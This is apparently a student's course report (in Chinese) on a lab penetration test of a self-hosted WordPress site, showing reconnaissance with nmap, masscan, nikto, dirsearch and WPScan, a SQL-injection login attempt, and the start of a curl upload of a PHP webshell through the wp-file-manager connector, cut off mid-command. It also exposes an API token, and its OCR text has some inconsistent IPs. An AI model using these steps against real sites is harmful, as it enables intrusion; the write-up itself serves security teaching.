

2024-2025-1

网络安全技术

期末综合报告

学院名称	计算机科学与技术学院
专业班级	
学生姓名	
学号	
授课教师	李凌
报告类型	B 类
报告成绩	

二〇二四年十一月

目 录

目 录.....	1
一、问题来源.....	2
二、问题描述.....	3
2.1 实验任务.....	3
2.2 总体思路.....	3
三、解决方案.....	4
3.1 网络架构.....	4
3.2 防守方环境搭建.....	5
3.2.1 部署网络环境.....	5
3.2.2 安装并配置 Web 应用	5
3.3 攻击方进行攻击.....	8
3.3.1 信息收集.....	8
四、解决过程.....	22
4.1 关闭不必要/高危的端口/服务，减少暴露的攻击面。	22
4.2 定期更新插件和系统。	27
4.3 加强上传限制.....	27
4.4 使用 Web 应用防火墙：	28
4.5 敏感文件保护：	28
五、总结.....	29
5.1 实验收获：	29
5.2 问题与解决：	29
5.3 参考文献：	30

一、问题来源

在信息安全领域，网络渗透测试是一项关键的技术，旨在通过模拟黑客攻击的方式发现和修复系统中的漏洞。渗透测试帮助企业评估其网络、系统和应用的安全性，提前识别潜在的风险点，并采取相应的防护措施以降低安全威胁。在现代企业中，许多网站和应用程序面临外部攻击的威胁，尤其是那些没有进行充分安全审查和加固的 Web 应用程序，如 WordPress 网站。由于 WordPress 插件和主题的开放性和复杂性，经常暴露大量潜在的漏洞，成为攻击者的攻击目标。

本实验的目的是通过在 Windows 10 虚拟机中搭建 WordPress 网站，模拟一次典型的渗透测试过程。通过搭建模拟环境和实际操作，我们可以深入了解网络渗透测试的具体步骤，包括对目标网站的漏洞扫描、通过漏洞获取 Web Shell、收集敏感信息（如 PHPInfo 和 wp-config.php 文件等）以及利用这些信息进一步渗透和扩展内网攻击范围。渗透测试不仅有助于测试系统的安全性，还能为后续的安全加固提供实际依据。

通过这次实验，能够提高对 Web 应用程序安全性评估的理解，掌握漏洞扫描、信息收集和权限提升等技术，并能对系统漏洞进行有效识别与修复，从而增强系统整体的安全防护能力。

二、问题描述

2.1 实验任务

1. 搭建受害环境：在 Win10 虚拟机中，安装并配置 PHPStudy 和 WordPress，同时配置数据库（如 MySQL）以提供必要的服务。
2. 漏洞利用：使用 Kali 攻击机对目标环境进行扫描，查找常见漏洞，如 文件上传漏洞、SQL 注入 等，并利用这些漏洞上传木马文件获取初始 shell。
3. 信息收集：获取并利用 PHPInfo、wp-config.php、数据库配置信息 等敏感数据，了解系统环境、数据库连接信息及其他关键信息，为后续攻击做好准备。
4. 内网扩展：在获取初始 shell 后，进一步利用信息收集到的数据库配置信息，通过 SQL 注入 或 文件写入 技术获取数据库权限，进而实现 横向移动 和 提权，扩展对目标环境的控制。

2.2 总体思路

1. 搭建受害环境：在 Windows 10 虚拟机中，安装 PHPStudy 环境，并配置 WordPress 网站，确保数据库、PHP、Apache 服务正常运行。
2. 渗透测试前期准备：使用 Kali 攻击机对目标环境进行扫描，查找常见漏洞。使用工具如 Nmap 扫描开放端口，检查 Web 服务及数据库服务等，识别目标系统的潜在攻击面。
3. 利用漏洞上传 PHP 木马获取初始 shell：通过已发现的漏洞，上传恶意的 PHP 木马文件。利用 Web Shell 访问恶意文件，执行任意命令，获得初步的控制权限。
4. 信息收集与权限提升：获取并分析网站提供的 PHPInfo 信息，通过漏洞获取数据库配置信息，定位 MySQL 数据库等服务。

三、解决方案

（软件流程图（规范化）、算法描述、关键性代码、函数、变量等说明，绘图推荐使用 Visio 绘制和相应的文字描述等，要求图文并茂）

3.1 网络架构

攻方网络环境：

使用 Kali Linux 虚拟机作为攻击平台，网络配置为 NAT 模式，IP 地址为 192.168.204.153。配置渗透测试工具，如 Nmap、Burp Suite、SQLmap、Metasploit、WPScan 等。

```
(root@kali)~[~/\M-f\M-!\M-^L\M-i\M-^]\M-"]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.204.153 netmask 255.255.255.0 broadcast 192.168.204.255
    inet6 fe80::20c:29ff:fe33:c5d6 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:33:c5:d6 txqueuelen 1000 (Ethernet)
    RX packets 817222 bytes 655091378 (624.7 MiB)
    RX errors 184 dropped 139 overruns 0 frame 0
    TX packets 713008 bytes 84186243 (80.2 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 19 base 0x2000
```

防方网络环境：

使用 Windows 10 虚拟机作为 Web 服务器，网络配置使用 NAT 模式，IP 地址为 198.162.204.171，与 Kali 攻击机处于同一子网。配置 LAMP（Linux、Apache、MySQL、PHP）环境，安装简单的 Web 应用（WordPress）。

该架构提供了一个封闭、独立的实验环境，便于在不影响其他网络环境的情况下，实施渗透攻击并复现内网渗透的常见场景。Kali 攻击机与 Win10 虚拟机在相同子网下通信，确保攻击路径顺畅，同时也使得信息收集和权限扩展过程更加直观。

3.2 防守方环境搭建

3.2.1 部署网络环境

使用 PhpStudy 搭建 PHP 和 MySQL 环境。在 Win10 中下载 PhpStudy8.1 64 位，解压后默认安装。

启动 PhpStudy，一键启动 Nginx、MySQL 和 PHP。



3.2.2 安装并配置 Web 应用

选择合适的博客框架，常见的有 Hexo、Wordpress、Hugo、Typecho、Halo 等，具体介绍可以参考：<https://www.himiku.com/archives/build-a-personal-blog.html>。在这里我们选择 WordPress，原因如下：

1. 广泛使用，容易成为目标：WordPress 作为全球最流行的内容管理系统（CMS），占据了大量的市场份额，这也使其成为攻击者的常见目标。进行 WordPress 渗透测试可以帮助理解在实际环境中如何保护和维护这种常见的应用程序。

2. 丰富的漏洞资源：WordPress 的生态系统中有大量的插件和主题，部分插件存在已知漏洞（如 SQL 注入、文件上传漏洞等），为渗透测试提供了丰富的测试资源。这使测试人员能探索不同类型的攻击路径并验证其有效性。
3. 开源与可配置性：作为一个开源平台，WordPress 的代码和架构非常透明，使得安全研究人员可以深入了解其运行机制，从而模拟并测试各类攻击手段。此外，WordPress 的开源特性也为防御方案的设计提供了灵活的测试环境。
4. 容易搭建与使用：WordPress 的搭建过程相对简单，依赖的技术栈也常见（如 PHP 和 MySQL），适合用于实验室或者宿舍环境中快速部署测试，能高效完成渗透测试实验需求。功能全面，生态系统庞大。

WordPress 是世界上使用最广泛的博客和 CMS 框架，拥有丰富的插件和主题生态系统。无论是博客、企业网站，还是电商应用，几乎都可以通过插件和主题实现扩展。

去 WordPress 官网下载程序包，解压后全部复制到 D:\phpstudy_pro\WWW 目录下，在 PhpStudy 内点“创建网站”按钮，填写域名 `www.wordpress.com`，勾选创建数据库，数据库名称为 `www_wordpress_com`，用户名和密码自定义，其他设置如下图所示，确认后重启服务。

网站

基本配置 高级配置 安全配置 错误页面 伪静态 其他

域名

第二域名

端口 ☒ http ☐ https

根目录

创建环境 ☐ 创建FTP ☒ 创建数据库 ☒ 同步hosts ☐ 生产环境

程序类型 ☒ PHP

PHP版本 到期日期

备注

浏览器地址栏输入 192.168.204.171/www.wordpress.com，进行安装 WordPress，根据安装程序进行安装即可。

192.168.204.171/www.wordpress.com/wp-admin/setup-config.php

地面站 软件 资产评估 机器学习 保研 MuteFun动漫网站... Kimi.ai - 帮你省更大... 国家信息安全



欢迎使用 WordPress。在开始之前，您需要了解以下项目。

1. 数据库名
2. 数据库用户名
3. 数据库密码
4. 数据库主机
5. 数据表前缀（如果您要在一个数据库中安装多个 WordPress）

这些信息会用于创建 wp-config.php 文件。如果由于任何原因无法自动创建文件，请不要担心，手动将数据库信息填充到配置文件中即可。您可以简单地在文本编辑器中打开 wp-config-sample.php，填写您的信息，然后将其保存为 wp-config.php。需要帮助？[阅读 wp-config.php 支持文章](#)。

通常，您的主机服务商会告诉您这些信息。如果您没有这些信息，在继续之前您将需要联系他们。如果您准备好了...

[现在就开始！](#)

这里创建用户 Administrator。

欢迎

欢迎使用著名的 WordPress 五分钟安装程序！请简单地填写下面的表单，来开始使用这个世界上最具扩展性、最强大的个人发布平台。

需要信息

请填写以下信息：无需担心填错，您以后可以随时更改这些设置。

站点标题

用户名
用户名只能含有字母、数字、空格、下划线、连字符、句号和「@」符号。

密码

强

重要：您将需要此密码来登录，请将其保存在安全的位置。

您的邮箱
请仔细检查邮箱地址后再继续。

对搜索引擎的可见性 ☐ 建议搜索引擎不索引本站点
搜索引擎将本着自觉自愿的原则对待 WordPress 提出的请求。并不是所有搜索引擎都会遵守这类请求。

[安装 WordPress](#)

之后再进行相关插件、文章、主题等管理，最后页面效果如下：



3.3 攻击方进行攻击

在此渗透测试实验中，我们将使用信息收集作为攻击的起点，以了解目标 WordPress 站点的服务版本和暴露的端口信息，并为后续攻击建立基础。具体步骤和工具使用如下：

3.3.1 信息收集

1. 获取目标的 IP 地址

因为 WordPress 网站是直接在本地上搭建，URL 已经暴露了 IP 地址。实际渗透中，可以根据域名解析 IP 地址。例如，使用 ping 命令（虽然大公司通常会使用 CDN 隐藏真实 IP 地址）。

```
(root@aliPP)-[~/M-f\M-!\M-^L\M-i\M-^]\M-"]
# ping baidu.com
PING baidu.com (39.156.66.10) 56(84) bytes of data.
64 bytes from 39.156.66.10: icmp_seq=1 ttl=128 time=152 ms
64 bytes from 39.156.66.10: icmp_seq=2 ttl=128 time=70.9 ms
64 bytes from 39.156.66.10: icmp_seq=3 ttl=128 time=94.7 ms
^C
— baidu.com ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 70.877/105.890/152.080/34.079 ms
```

也可以使用 nslookup 查询到默认服务器和 ip 地址。Nslookup 是一个用来查询 DNS 服务器解析结果的工具，能够返回 IP 地址和域名的对应关系，它不仅可以查询正向解析（域名到 IP），也可以用于反向解析（IP 到域名）。

```
(root@aliPP)-[~]
# nslookup www.baidu.com
Server:      192.168.204.2
Address:     192.168.204.2#53

Non-authoritative answer:
www.baidu.com canonical name = www.a.shifen.com.
Name:   www.a.shifen.com
Address: 39.156.66.18
Name:   www.a.shifen.com
Address: 39.156.66.14
Name:   www.a.shifen.com
Address: 2409:8c00:6c21:1051:0:ff:b0af:279a
Name:   www.a.shifen.com
Address: 2409:8c00:6c21:104f:0:ff:b03f:3ae
```

2. 获取敏感信息

使用 nmap -sV -p- 172.16.1.107 探测目标靶机的服务版本信息

Nmap 是一个常用的网络探测和端口扫描工具。通过扫描目标 IP 地址，可以获取该站点运行的服务版本信息：

```
(root@aliPP)-[~]
# nmap -sV -p- 192.168.204.171
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-14 21:17 CST
Nmap scan report for 192.168.204.171
Host is up (0.00040s latency).
Not shown: 65519 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         nginx 1.15.11
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? 欢迎使用 WordPress。在开始之前，您需要了解以下项目。
2030/tcp  open  device2?
3306/tcp  open  mysql        MySQL (unauthorized)
5040/tcp  open  unknown
5500/tcp  open  ssl/http     Oracle XML DB Enterprise Edition httpd
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49683/tcp open  msrpc        Microsoft Windows RPC
49772/tcp open  oracle       Oracle Database
63761/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:9D:80:C1 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 190.35 seconds
```

但 Nmap 探测目标靶但速度特别慢，我们也可以使用御剑端口扫描或 Masscan，Masscan 是一款高性能、开源的端口扫描工具，适用于大规模的端口扫描。Masscan 的操作方式类似于 Nmap，但扫描速度要快得多。

```
(root@aliPP)-[~/M-f\M-!\M-^L\M-i\M-^]\M-"]
# masscan 192.168.204.171 --ports 0-65535
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2024-11-15 06:14:06 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65536 ports/host]
Discovered open port 80/tcp on 192.168.204.171
Discovered open port 5500/tcp on 192.168.204.171
Discovered open port 49667/tcp on 192.168.204.171
Discovered open port 445/tcp on 192.168.204.171
Discovered open port 3306/tcp on 192.168.204.171
Discovered open port 49665/tcp on 192.168.204.171
Discovered open port 135/tcp on 192.168.204.171
Discovered open port 2030/tcp on 192.168.204.171
Discovered open port 49683/tcp on 192.168.204.171
Discovered open port 63761/tcp on 192.168.204.171
Discovered open port 139/tcp on 192.168.204.171
Discovered open port 5040/tcp on 192.168.204.171
Discovered open port 49772/tcp on 192.168.204.171
Discovered open port 49668/tcp on 192.168.204.171
Discovered open port 49666/tcp on 192.168.204.171
```


我们可以发现 80,135,139,445,2030,3306,5040 等端口是开启的。

我们去逐个访问看看能拿到什么敏感信息。

访问 80 端口：80 端口是 HTTP 协议的默认端口，常用于提供网页服务。
在此实验中，80 端口对应的是目标靶机上搭建的 WordPress 博客网站。



访问 3306 端口：3306 端口是 MySQL 数据库的默认端口，用于数据库的远程连接和管理，从而可能获取数据库中的敏感信息。发现 kali 机被拒绝连接。



使用 Nikto 扫描服务器 80 端口：nikto -host
<http://192.168.204.171/www.wordpress.com/>对服务器 80 端口进行扫描，
发现 wp-login.php 页面


```
(root@aliPP)-[~/M-f\M-!\M-^L\M-i\M-^]\M-"]
# nikto -host http://192.168.204.171/www.wordpress.com/
- Nikto v2.5.0

+ Target IP: 192.168.204.171
+ Target Hostname: 192.168.204.171
+ Target Port: 80
+ Start Time: 2024-11-15 16:02:46 (GMT8)

+ Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
+ /www.wordpress.com/: The anti-clickjacking X-Frame-Options header is not present. See:
  https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /www.wordpress.com/: The X-Content-Type-Options header is not set. This could allow th
  e user agent to render the content of the site in a different fashion to the MIME type.
  See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-conten
  t-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ mod_fcgid/2.3.9a appears to be outdated (current is at least 2.3.10-dev).
+ Apache/2.4.39 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.3
  4 is the EOL for the 2.x branch.
+ OpenSSL/1.1.1b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is c
  urrent for the 1.x branch and will be supported until Nov 11 2023.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: http
  s://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /www.wordpress.com/index.php/content/search/?SectionID=36SearchText=<script>alert(docu
  ment.cookie)</script>: Retrieved x-powered-by header: PHP/8.0.2.
+ /www.wordpress.com/index.php/content/search/?SectionID=36SearchText=<script>alert(docu
  ment.cookie)</script>: Uncommon header 'x-redirect-by' found, with contents: WordPress.
+ /www.wordpress.com/LICENSE.txt: License file found may identify site software.
+ /www.wordpress.com/wp-content/plugins/hello.php: The WordPress hello.php plugin reveal
  s a file system path. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-4463
+ /www.wordpress.com/license.txt: License file found may identify site software.
+ /www.wordpress.com/LICENSE.TXT: License file found may identify site software.
+ /www.wordpress.com/wp-login.php?action=register: Cookie wordpress_test_cookie created
  without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookie
  s
+ 8102 requests: 2 error(s) and 13 item(s) reported on remote host
+ End Time: 2024-11-15 16:05:16 (GMT8) (150 seconds)

+ 1 host(s) tested
```

或者使用 dirsearch 进行目录扫描:

```
(root@aliPP)-[~]
# dirsearch -u http://192.168.204.171/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/
pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict
  File found may identify site software.
  for remote file inclusion is
  v0.4.3
  Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
  Wordlist size: 11460
  Output File: /root/reports/http_192.168.204.171/_24-11-14_21-25-36.txt
  Target: http://192.168.204.171/

[21:25:36] Starting:
[21:25:38] 403 - 2KB - /.config.php.swp
[21:25:38] 403 - 2KB - /.config.inc.php.swp
```

200 的都是可以访问的。

```
[21:26:28] 200 - 0B - /wp-config.php.3
[21:26:29] 200 - 0B - /wp-config.php.7
[21:26:29] 301 - 170B - /wp-content → http://192.168.204.171/wp-content/
[21:26:29] 200 - 0B - /wp-config.php.5
[21:26:29] 409 - 3KB - /wp-admin/setup-config.php
[21:26:29] 502 - 3KB - /wp-config.php.save
[21:26:29] 403 - 2KB - /wp-content/upgrade/
[21:26:29] 200 - 0B - /wp-config.php.orig
[21:26:30] 403 - 2KB - /wp-content/uploads/
[21:26:30] 200 - 0B - /wp-content/
[21:26:30] 200 - 0B - /wp-config.php.bak
[21:26:30] 200 - 0B - /wp-config.php.old
[21:26:30] 200 - 69B - /wp-content/plugins/akismet/akismet.php
[21:26:30] 200 - 0B - /wp-config.php.8
[21:26:30] 403 - 2KB - /wp-includes/
[21:26:30] 301 - 170B - /wp-includes → http://192.168.204.171/wp-includes/
[21:26:30] 200 - 0B - /wp-config.php.2
[21:26:30] 200 - 0B - /wp-includes/rss-functions.php
[21:26:30] 502 - 3KB - /wp-config.php.zip
[21:26:30] 502 - 3KB - /wp-config.php_1
[21:26:30] 200 - 0B - /wp-config.php.backup
[21:26:30] 200 - 272B - /wp-content/plugins/hello.php
[21:26:31] 200 - 0B - /wp-config.php.swn
[21:26:31] 200 - 0B - /wp-config.php_old
[21:26:31] 200 - 0B - /wp-config.php.original
[21:26:31] 200 - 0B - /wp-cron.php
[21:26:31] 200 - 0B - /wp-config.php.txt
[21:26:32] 200 - 0B - /wp-config.php.bk
[21:26:32] 200 - 0B - /wp-config.php~
[21:26:32] 302 - 0B - /wp-signup.php → http://192.168.204.171/www.wordpress.com/?page_id=20
[21:26:32] 302 - 0B - /wp-login.php → http://192.168.204.171/www.wordpress.com/?page_id=19
[21:26:32] 400 - 1B - /wp-admin/admin-ajax.php
[21:26:32] 200 - 0B - /wp-config.php.swo
[21:26:32] 200 - 0B - /wp-config.php_new
[21:26:32] 200 - 0B - /wp-config.php.swp
[21:26:32] 302 - 0B - /wp-admin/ → http://192.168.204.171/www.wordpress.com/?page_id=19&redirect_to=http%3A%2F%2F192.168.204.171%2Fwp-admin%2F&reauth=1
[21:26:32] 200 - 0B - /wp-config.php_
[21:26:33] 200 - 0B - /wp-config.php_bak
[21:26:33] 405 - 42B - /xmlrpc.php
```

都发现了 wp-log.php 页面

Log In

Sign in to Your Account

Log In

尝试弱密码/万能密码:

admin/123456 已经万能密码 1' or 1=1#

Log In

错误：用户名admin未在本站点注册。如果您不确定您的用户名，请改用邮箱地址进行尝试。

Sign in to Your Account

admin

.....

Log In

Log In

错误：用户名1' or 1=1#未在本站点注册。如果您不确定您的用户名，请改用邮箱地址进行尝试。

Sign in to Your Account


1' or 1=1#

.....

Log In

不存在 sql 注入漏洞，尝试使用 sqlmap 进行暴力破解。

sqlmap -u "http://192.168.204.171/www.wordpress.com/wp-login.php" --forms -level 3，发现爆破不出来，查看可以访问的网页。我们得到一个文件：



可以看到用户名有 Administartor，可以作为渗透方向，但爆破密码仍然爆破不出。

我们还可以使用 WPScan 扫描 WordPress 网站，寻找已知漏洞和插件漏洞，尝试获取更为直接的攻击路径。这里我是使用 WPScan，但没有扫出来。

```
(root@aliPP)~[~]
# wpscan --url http://192.168.204.171/www.wordpress.com/?page_id=19 --enumerate vp,vt,tt,u --api-token=6z00MGIMprYmPyDTb197AZKKLW5ksaFFPh0WkxxkzWY

WordPress Security Scanner by the WPScan Team
Version 3.8.27
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.204.171/www.wordpress.com/?page_id=19/ [192.168.204.171]
[+] Started: Fri Nov 15 00:12:36 2024

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: nginx/1.15.11
| - X-Powered-By: PHP/8.0.2
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.204.171/www.wordpress.com/xmlr
```

我们从插件入手：<https://blog.csdn.net/leah126/article/details/130470849>

Wordpress 插件路径为：<https://target.com/wp-content/plugins/PLUGINNAME/readme.txt>，或者是 readme.TXT、README.txt、README.TXT，也有可能是 html 文件。

我们使用 diesearch 工具对插件路径进行扫描，查看使用了哪些插件，从插件漏洞着手进行渗透。


```
(root@aliPP)-[~]
s/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: p
kg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/
pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /root/reports/http_192.168.204.171/_www.wordpress.com_wp-content_p
lugins__24-11-15_01-04-06.txt

Target: http://192.168.204.171/


[01:04:06] Starting: www.wordpress.com/wp-content/plugins/
[01:04:10] 403 - 2KB - /www.wordpress.com/wp-content/plugins/.config.inc.php
.swp
[01:04:10] 403 - 2KB - /www.wordpress.com/wp-content/plugins/.config.php.swp
[01:04:10] 403 - 2KB - /www.wordpress.com/wp-content/plugins/.configuration.
php.swp
[01:04:17] 403 - 2KB - /www.wordpress.com/wp-content/plugins/.index.php.swp
[01:04:19] 403 - 2KB - /www.wordpress.com/wp-content/plugins/.localsettings.
php.swp
[01:04:22] 403 - 2KB - /www.wordpress.com/wp-content/plugins/.php_history
[01:04:21] 403 - 2KB - /www.wordpress.com/wp-content/plugins/.php-version
[01:04:21] 403 - 2KB - /www.wordpress.com/wp-content/plugins/.php_cs
[01:04:22] 403 - 2KB - /www.wordpress.com/wp-content/plugins/.phpcs.xml
[01:04:22] 403 - 2KB - /www.wordpress.com/wp-content/plugins/.phpintel
```

我们发现 WordPress 使用了文件管理器插件（wp-file-manager）6.9 版本，通过搜索引擎或者是查找 WordPress 漏洞库，可以知道该插件存在安全漏洞，该漏洞允许远程攻击者上传和执行任意 PHP 代码。

文件上传漏洞是指由于程序员在对用户文件上传部分的控制不足或者处理缺陷，而导致的用户可以越过其本身权限向服务器上上传可执行的动态脚本文件。这里上传的文件可以是木马，病毒，恶意脚本或者 WebShell 等。

一句话木马就是只需要一行代码的木马，短短一行代码，就能做到和大马相当的功能。为了绕过 waf 的检测，一句话木马出现了无数中变形，但本质是不变的：木马的函数执行了我们发送的命令。


浏览器访问 <http://192.168.204.171/www.wordpress.com/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php>，可以看到页面出现如下错误信息，说明存在漏洞。



3. 漏洞利用

我们使用 curl 命令将本地文件用 POST 方法上传。

```
curl -F "cmd=upload" -F "target=l1_" -F "upload[]=@test.php" -X POST  
